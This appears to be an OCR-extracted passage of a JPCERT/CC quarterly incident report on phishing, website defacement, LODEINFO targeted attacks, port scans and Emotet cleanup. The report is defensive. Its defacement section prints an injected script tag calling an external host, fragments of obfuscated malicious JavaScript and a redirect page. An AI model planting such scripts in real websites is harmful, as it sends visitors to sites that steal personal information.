
During this quarter, 4,831 reports on phishing sites were received, representing a 4% decrease from 5,015 in the previous quarter. This marks a 26% increase from the same quarter last year (3,839).

During this quarter, there were 2,585 phishing sites that spoofed domestic brands, decreasing 2% from 2,635 in the previous quarter. There were 1,700 phishing sites that spoofed overseas brands, increasing 4% from 1,629 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 5], and a breakdown by industry for domestic and overseas brands is shown in [Figure 11].

[Chart 5：Number of reported phishing sites by domestic/overseas brand]

| Phishing Site | Jan | Feb | Mar | Domestic/Overseas Total (%) |
|---|---:|---:|---:|---:|
| Domestic Brand | 951 | 720 | 914 | 2,585(54%) |
| Overseas Brand | 634 | 494 | 572 | 1,700(35%) |
| Unknown Brand [*5] | 190 | 161 | 195 | 546(11%) |
| Monthly Total | 1,775 | 1,375 | 1,681 | 4,831 |

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 11：Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 77.6% spoofed e-commerce websites for overseas brands and 61.4% spoofed financial institution websites for domestic brands, both representing the largest share respectively.

There were many phishing sites spoofing specific online shopping websites overseas, and in Japan the number of phishing sites spoofing financial institution websites has been increasing.

Many of the phishing sites used .com, .top, .xyz and .buzz domains containing the domain and brand name of legitimate websites with random strings added.


Some of the phishing sites spoofing specific Japanese financial institutions displayed content unrelated to the institutions’ websites or appeared to have deliberately lengthened the time it takes for the websites to be displayed, when accessed from a device other than a mobile device, perhaps in an attempt to evade detection.

The parties that JPCERT/CC contacted for coordination of phishing sites were 23% domestic and 77% overseas for this quarter, indicating the same proportion as the previous quarter (domestic: 23%, overseas: 77%).

## 3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 282. This was a 30% decrease from 404 in the previous quarter.


During this quarter, JPCERT/CC received multiple reports of being redirected from compromised websites to suspicious websites by means of JavaScript. Compromised websites were embedded with script tags similar to the one shown in [Figure 12], which forced the browser to load a malicious JavaScript file.



```
<script type="text/javascript" src="http://[redacted]/trd"></script>
```


[Figure 12：Example of a page embedded with a malicious JavaScript file]

The JavaScript file loaded by the script tag shown in [Figure 12] was obfuscated as shown in [Figure 13] and [Figure 14]. It checks Referrer header values and redirects the visitor to a web page that contains JavaScript as shown in [Figure 15] when accessed from a search engine. The visitor is then transferred to multiple web pages before finally being led to a suspicious website intended to collect personal information.




```
var _0x1a14=['\x77\x61\x72\x6e','\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72','\x6c\x6f\x67','\x74\x72\x61\x63\x65','\x74\x65\x73\x74','\x5e\x28\x5b\x5e\x20\x5d
\x2b\x28\x20\x2b\x5b\x5e\x20\x5d\x2b\x29\x2b\x29\x2b\x5b\x5e\x20\x5d\x7d','\x6f\x70\x6f\x73','\x73\x74\x72\x69\x6e\x67','\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f','
\x70\x72\x6f\x74\x6f\x74\x79\x70\x65','\x64\x65\x62\x75','\x77\x68\x69\x6c\x65\x20\x28\x74\x72\x75\x65\x29\x20\x7b\x7d','\x73\x65\x61\x72\x63\x68\x65\x72\x73','
\x63\x68\x61\x69\x6e','\x65\x72\x72\x6f\x72','\x62\x69\x6e\x64','\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x2a\x5c\x28\x20\x2a\x5c\x29','\x73\x70\x5f\x72\x65\x64
\x69\x72\x65\x63\x74','\x72\x65\x74\x75\x72\x6e\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x20','\x68\x72\x65\x66','\x7b\x7d\x2e\x63\x6f\x6e\x73\x74\x72\x75
\x63\x74\x6f\x72\x28\x22\x72\x65\x74\x75\x72\x6e\x20\x74\x68\x69\x73\x22\x29\x28\x20\x29','\x67\x67\x65\x72','\x20\x7c\x20','\x63\x6f\x6f\x6b\x69\x65','\x6c\x6f
\x63\x61\x74\x69\x6f\x6e','\x63\x6f\x6e\x73\x6f\x6c\x65','\x6c\x65\x6e\x67\x74\x68','\x63\x61\x6c\x6c','[redacted],'\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29\x3b\x3f','\x74\x61\x62\x6c\x65','\x74\x6f\x53\x74\x72\x69
\x6e\x67','\x61\x70\x70\x6c\x79','\x69\x6e\x70\x75\x74','\x6d\x61\x74\x63\x68','\x3b\x20\x70\x61\x74\x68\x3d','\x28\x3f\x3a\x3b\x20\x29\x3f','\x3b\x20\x64\x6f
\x6d\x61\x69\x6e\x3d','\x20\x2d\x20','\x3b\x20\x65\x78\x70\x69\x72\x65\x73\x3d','\x69\x6e\x69\x74','\x73\x70\x6c\x69\x74','\x61\x63\x74\x69\x6f\x6e','\x63\x6f
\x6d\x32','\x5c\x2b\x5c\x2b\x20\x2a\x28\x3f\x3a\x5b\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x5b\x30\x2d\x39\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x2a\x29'];
```

[Figure 13：Example of an obfuscated malicious JavaScript file 1]



```
var _0x4941=
['oYbLEhbPCMvZpq','ua4bvq','CMvMzxjYzxi','split','WQGoeJtdTSkGrmkSWOj8WOtdSG','C3rYAw5N','exception','xIHBxIbDkYGGk1TEif0RksSPk1TEif19',';\x20domain=','toString',
'y29UC3rYDwn0B3i','(?:;
\x20)?','umoudubiACk/vmofWOnHW4G','fh3dIXFdLCklpgBdMIlcPWCSdCoJWOeOW6qLnNhcSmoDF1RdT8ow','BmkXW40Rf8oNWPZcQSkFEcy','A8obqH5bDCo+','ic0G','DgvZDa','bind','hxNdJWVd
NW','WRj2v8o6n8oDkfBcP8okv8ky','xZb4nZa0ztqZ','mCohW71A','vcddLbxcKCo1W6pdH13cTIlcJW','mxvtAxj5Da','jCovwmo8W5erctNdJatcIW','244703wfHsnW','WRSWW6ql','23710KIqTGJ
','77439inhzpD','WQikwG','oYbZzwn1CMu','yxbWBhK','nt3cJ1P9W6JdTmo4jSoXcqS','WP
/dP8oZW5ZdHJ4lWRhcRqi','xcTCkYaQkd86w2eTEKeTwL8KxvSWltLHlxPblvPFjf0Qkq','mmkYjrVdNW','uKLVumkdWRmJ','EHr
/DJBdNvpcQSooWQmZ','t8otW7nBW5hdIa','y29UC29Szq','xZb4mwi4ogzI','constructor','WQdcN0Cwy8o9rITvrXe','Dg9htvrtDhjPBMC','s3b1W7X+W6a','cSkKW5RcRIW9WQRdSWFdVsGB','Dg
L0Bgu','W5CHgHmehs
/cSmojvfO','nZC0mZLPBMH6Ceq','console','tmo4WPJdQg9QW7lcLq3dSsKrWRrjE8k0W5BdRCog','53351CAKMqB','pmoqtGroxHhcQqy','prototype','BgvUz3rO','length','1HfTylP','zgvID
q','{}.constructor(\x22return\x20this
\x22)(\x20)','match','y2HHAw4','kSkncCoyW5q','action','Bg9JyxrPB24','_0x3ca9f8','z2DLCG','yMLUza','zSkjtCkBWRBdPSouW4yvW4dcOJK'];var
_0x491e=function(_0x146f11,_0x3f0286){_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];return _0x39e635;};var _0xe1e1=function(_0x146f11,_0x3f0286)
{_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];if(_0xe1e1['oqJroT']===undefined){var _0x280ceb=function(_0x39cf05){var
_0x29c89a='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var _0x76126a='';for(var _0x258330=0x0,_0x171414,_0x4941ad,_0x491e0f=0x0;
_0x4941ad=_0x39cf05['charAt'](_0x491e0f++);~_0x4941ad&&
(_0x171414=_0x258330%0x4?_0x171414*0x40+_0x4941ad:_0x4941ad,_0x258330++%0x4)?_0x76126a+=String['fromCharCode'](0xff&_0x171414>>(-0x2*_0x258330&0x6)):0x0)
{_0x4941ad=_0x29c89a['indexOf'](_0x4941ad);}return _0x76126a;};var _0x3a6ae3=function(_0xe1e124,_0x22669f){var _0x704e43=
[],_0x3ca9f8=0x0,_0x1b88fb,_0x10bee2='',_0x44b750='';_0xe1e124=_0x280ceb(_0xe1e124);for(var _0x1f1702=0x0,_0x2f3c10=_0xe1e124['length'];_0x1f1702<_0x2f3c10;
_0x1f1702++){_0x44b750+='%'+('00'+_0xe1e124['charCodeAt'](_0x1f1702)['toString'](0x10))['slice'](-0x2);}_0xe1e124=decodeURIComponent(_0x44b750);var
_0x4265c3;for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x704e43[_0x4265c3]=_0x4265c3;}for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x3ca9f8=
(_0x3ca9f8+_0x704e43[_0x4265c3]+_0x22669f['charCodeAt']
```

[Figure 14：Example of an obfuscated malicious JavaScript file 2]



```
<!doctype html><html><head><script>function onload() {window.location.href='[redacted]'}</script></head><body
onload='onload()'></body></html>
```


[Figure 15：Example of JavaScript that redirects to a malicious website]

### 3.3. Targeted Attack Trends

There were 7 incidents categorized as a targeted attack. This was a 30% decrease from 10 in the previous quarter. The incidents identified are described below.

(1) Attacks using LODEINFO malware

This quarter, JPCERT/CC received multiple reports of targeted attacks using the LODEINFO malware. The LODEINFO malware infects computers when a Word file attached to a targeted attack e-mail is opened, and the malicious macro contained in the file is executed.



セキュリティの警告　マクロが無効にされました。

ヒント　Wordでワード文書を開くことができない場合、Word プレミアムモードで開ける可能性があります。これを行うには、ドキュメント上方にある黄色のメッセージバーのボタンをクリックください。

[Figure 16：Example of a message shown in a Word file trying to infect the recipient with the LODEINFO malware]

Word files observed during this quarter were protected with a password, and the password to open the file is provided in the text of the targeted attack e-mail. Moreover, when the macro is executed to launch LODEINFO, a method called Living Off The Land Binaries and Scripts (LOLBAS) is used in an attempt to evade security protection.

The LODEINFO malware's functionality is being enhanced on a daily basis, and JPCERT/CC has confirmed the addition of new commands. Updates to the LODEINFO malware and its attack trends are discussed in detail on JPCERT/CC Eyes.

JPCERT/CC Eyes: Further Updates in LODEINFO Malware
https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html

### 3.4. Other Incident Trends

The number of malware sites reported in this quarter was 138. This was a 57% decrease from 324 in the previous quarter.

The number of scans reported in this quarter was 1,085. This was a 0.1% decrease from 1,086 in the previous quarter. The ports that the scans targeted are listed in [Chart 6]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and Telnet (23/TCP).

[Chart 6：Number of scans by port]

| Port | Jan | Feb | Mar | Total |
|---|---|---|---|---|
| 22/tcp | 130 | 92 | 108 | 330 |
| 80/tcp | 71 | 73 | 121 | 265 |
| 23/tcp | 3 | 15 | 108 | 126 |
| 37215/tcp | 5 | 81 | 15 | 101 |
| 62223/tcp | 5 | 18 | 31 | 54 |
| 25/tcp | 31 | 18 | 2 | 51 |
| 143/tcp | 24 | 12 | 13 | 49 |
| 26/tcp | 5 | 16 | 25 | 46 |
| 445/tcp | 6 | 2 | 26 | 34 |
| 443/tcp | 4 | 13 | 14 | 31 |
| 1433/tcp | 8 | 1 | 12 | 21 |
| 9999/tcp | 0 | 0 | 17 | 17 |
| 8080/tcp | 4 | 1 | 11 | 16 |
| 2323/tcp | 6 | 2 | 7 | 15 |
| 8888/tcp | 1 | 1 | 11 | 13 |
| 8983/tcp | 0 | 0 | 12 | 12 |
| 7001/tcp | 0 | 0 | 10 | 10 |
| 3306/tcp | 7 | 1 | 2 | 10 |
| 8081/tcp | 0 | 2 | 7 | 9 |
| Unknown | 19 | 11 | 30 | 60 |
| Monthly Total | 329 | 359 | 582 | 1270 |

There were 763 incidents categorized as other. This was a 30% increase from 585 in the previous quarter.


## 4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Notification to computers infected with Emotet malware

Early in this quarter, there were continuous reports of spoofed e-mails attempting to cause infection with the Emotet malware. However, there have been no reports of activities by attack groups using Emotet since Europol announced in January 2021[1] the takedown of Emotet in a joint operation by a number of western nations.

Ever since the Emotet takedown, JPCERT/CC has been receiving a daily flow of information about computers infected with Emotet from related organizations. In Japan, there are some 500 computers known to be infected with Emotet as of February 2021. Changes in the number of infected computers are shown in [Figure 17].



[Figure 17：Changes in the numbers of computers infected with Emotet in Japan]

Based on this information, JPCERT/CC has been notifying the users of infected computers in cooperation with ISP and others. It is assumed that computers infected with Emotet have suffered the following damage.

- Credentials including account information and passwords stored on the computer or in browsers have been stolen
- E-mail account information and passwords have been stolen
- E-mail messages and address book information have been stolen
- The computer is infected with malware other than Emotet

For this reason, computers infected with Emotet need to have the following steps taken in addition to removing Emotet from the computer.

- Change e-mail account passwords
- Change account passwords stored in browsers
- Check to make sure there are no secondary infections with other malware

These measures are discussed in detail on JPCERT/CC Eyes.

JPCERT/CC Eyes: Emotet Disruption and Outreach to Affected Users
https://blogs.jpcert.or.jp/en/2021/02/emotet-notice.html

## 5. References

(1) Europol
World's most dangerous malware EMOTET disrupted through global action
https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

## Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

## Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

### ○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

### ○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

### ○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

## ○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

## ○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

## ○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

### ○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

### ○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2020 Fiscal Year".

If you would like to quote or reprint this document, please contact the Public Relations of JPCERT/CC (pr@jpcert.or.jp). For the latest information, please refer to JPCERT/CC's website.

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/